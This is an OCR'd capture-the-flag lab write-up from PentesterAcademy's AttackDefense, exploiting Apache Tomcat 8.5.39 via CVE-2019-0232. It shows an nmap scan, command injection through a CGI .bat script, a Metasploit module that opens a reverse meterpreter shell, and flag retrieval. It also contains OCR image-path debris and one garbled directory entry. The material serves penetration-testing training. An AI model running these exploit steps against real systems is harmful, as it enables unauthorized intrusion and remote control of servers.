

ATTACK
DEFENSE
by PentesterAcademy

Name	Vulnerable Web Server
URL	https://attackdefense.com/challengedetails?cid=1949
Type	Windows Exploitation: Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.178
root@attackdefense:~#
```


Step 2: Run an Nmap scan against the target IP.

Command: nmap --top-ports 65536 10.0.0.178


```
root@attackdefense:~# nmap --top-ports 65536 10.0.0.178
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-19 16:01 IST
Nmap scan report for ip-10-0-0-178.ap-southeast-1.compute.internal (10.0.0.178)
Host is up (0.062s latency).
Not shown: 8293 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49168/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 20.42 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. Access port 8080 using firefox browser.


Command: firefox 10.0.0.178:8080



Step 4: The target is running Apache tomcat server 8.5.39. Search “apache tomcat 8.5 39 exploit” on google to find the vulnerability.



Step 5: Open cvedetails.com link:
https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-887/version_id-280285/Apache-Tomcat-8.5.39.html



CVE Details

The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 c

Log In Register

Vulnerabi

Home

Browse :

Vendors

Products

Vulnerabilities By Date

Vulnerabilities By Type

Reports :

CVSS Score Report

CVSS Score Distribution

Search :

Vendor Search

Product Search

Version Search

Vulnerability Search

By Microsoft References

Top 50 :

Vendors

Vendor Cvss Scores

Products

Product Cvss Scores

Versions

Apache » Tomcat » 8.5.39 : Security Vulnerabilities

Cpe Name:*cpe:/a:apache:tomcat:8.5.39*

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity
1	CVE-2019-10072	400			2019-06-21	2019-06-25	5.0	None	Remote	Low

The fix for CVE-2019-0199 was incomplete and did not address HTTP/2 connection window exhaustion on write in Apache Tomcat versions 9.0.0.M sending WINDOW_UPDATE messages for the connection window (stream 0) clients were able to cause server-side threads to block eventually lead

2	CVE-2019-0232	20		Exec Code	2019-04-15	2019-06-01	9.3	None	Remote	Medium

When running on Windows with enableCmdLineArguments enabled, the CGI Servlet in Apache Tomcat 9.0.0.M1 to 9.0.17, 8.5.0 to 8.5.39 and 7.0. Execution due to a bug in the way the JRE passes command line arguments to Windows. The CGI Servlet is disabled by default. The CGI option en Tomcat 9.0.x (and will be disabled by default in all versions in response to this vulnerability). For a detailed explanation of the JRE behaviour, see M (https://codewhitesec.blogspot.com/2016/02/java-and-command-line-injections-in-windows.html) and this archived MSDN blog (https://web.archive.org/web/20161228144344/https://blogs.msdn.microsoft.com/twistylittlepassagesallalike/2011/04/23/everyone-quotes-comm

3	CVE-2019-0221	79		XSS	2019-05-28	2019-06-07	4.3	None	Remote	Medium

The SSI printenv command in Apache Tomcat 9.0.0.M1 to 9.0.0.17, 8.5.0 to 8.5.39 and 7.0.0 to 7.0.93 echoes user provided data without escapin disabled by default. The printenv command is intended for debugging and is unlikely to be present in a production website.

Total number of vulnerabilities : **3** Page : 1 (This Page)

The target might be vulnerable to "**CVE-2019-0232**".

Step 6: The vulnerable TARGETURI is provided in the hint section i.e /cgi-bin/hello.bat. Access the cgi script and execute system command using the .bat file.

Command: http://10.0.0.178:8080/cgi-bin/hello.bat?dir

```
 Volume in drive C has no label.
 Volume Serial Number is AEDF-99BD

 Directory of C:\Program Files\Apache Software Foundation\Tomcat 8.5\webapps\ROOT\WEB-INF\cgi-bin

09/14/2020  10:09 AM    <DIR>          .
09/14/2020  10:09 AM    <DIR>          ..
09/14/2020  10:09 AM    <DIR>          %SystemDrive%
09/02/2020  02:04 AM                67 hello.bat
               1 File(s)             67 bytes
               3 Dir(s)   8,759,627,776 bytes free
```

We can execute commands using the hello.bat file. Exploiting the tomcat server using the metasploit exploit module.

Step 7: Target is running a Tomcat Server 8.5.39. Exploiting the target server using metasploit tomcat_cgi_cmdlineargs module.

Commands:

msfconsole
use exploit/windows/http/tomcat_cgi_cmdlineargs
set RHOSTS 10.0.0.178
set TARGETURI /cgi-bin/hello.bat
check (We are running a "**check**" command in the metasploit framework to make sure that if the target is vulnerable to tomcat_cgi_cmdlineargs or not.)
exploit

```
msf5 > use exploit/windows/http/tomcat_cgi_cmdlineargs
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOSTS 10.0.0.178
RHOSTS => 10.0.0.178
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI /cgi-bin/hello.bat
TARGETURI => /cgi-bin/hello.bat
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > check
[+] 10.0.0.178:8080 - The target is vulnerable.
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > exploit

[*] Started reverse TCP handler on 10.10.3.3:4444
[*] Checking if 10.0.0.178 is vulnerable
[*] 10.0.0.178 seems vulnerable, what a good day.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
```

```
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Sending stage (180291 bytes) to 10.0.0.178
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Meterpreter session 1 opened (10.10.3.3:4444 -> 10.0.0.178:49208) at 2020-09-19

meterpreter >
[!] Make sure to manually cleanup the exe generated by the exploit
```

We have successfully exploited the target Tomcat server and received a meterpreter shell.

Step 8: Searching the flag.

Command: pwd
cd /
dir
cat flag.txt

```
meterpreter > pwd
C:\Program Files\Apache Software Foundation\Tomcat 8.5\webapps\ROOT\WEB-INF\cgi-bin
meterpreter > cd /
meterpreter > dir
Listing: C:\
============

Mode                Size              Type  Last modified                  Name
----                ----              ----  -------------                  ----
40777/rwxrwxrwx     0                 dir   2020-08-12 09:43:47 +0530      $Recycle.Bin
100666/rw-rw-rw-    1                 fil   2013-08-22 21:16:48 +0530      BOOTNXT
40777/rwxrwxrwx     0                 dir   2013-08-22 20:18:41 +0530      Documents and
40777/rwxrwxrwx     0                 dir   2013-08-22 21:09:30 +0530      PerfLogs
40555/r-xr-xr-x     4096              dir   2013-08-22 19:06:16 +0530      Program Files
40777/rwxrwxrwx     4096              dir   2013-08-22 19:06:16 +0530      Program Files
40777/rwxrwxrwx     4096              dir   2013-08-22 19:06:16 +0530      ProgramData
40777/rwxrwxrwx     0                 dir   2020-09-05 09:16:25 +0530      System Volume
40555/r-xr-xr-x     4096              dir   2013-08-22 19:06:16 +0530      Users
40777/rwxrwxrwx     24576             dir   2013-08-22 19:06:16 +0530      Windows
100444/r--r--r--    398356            fil   2013-08-22 21:16:48 +0530      bootmgr
100666/rw-rw-rw-    32                fil   2020-09-14 15:43:39 +0530      flag.txt
52411620/rw--w----  41935906059354095 fif   1337900268-03-02 14:36:08 +0530  pagefile.sys

meterpreter > cat flag.txt
cce492688e30ea1eeaaa637df7e44eedmeterpreter >
```

This reveals the flag to us.

Flag: cce492688e30ea1eeaaa637df7e44eed

References

1. Apache Tomcat (http://tomcat.apache.org/)
2. CVE-2019-0232 (https://github.com/setrus/CVE-2019-0232)
3. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/tomcat_cgi_cmdlineargs)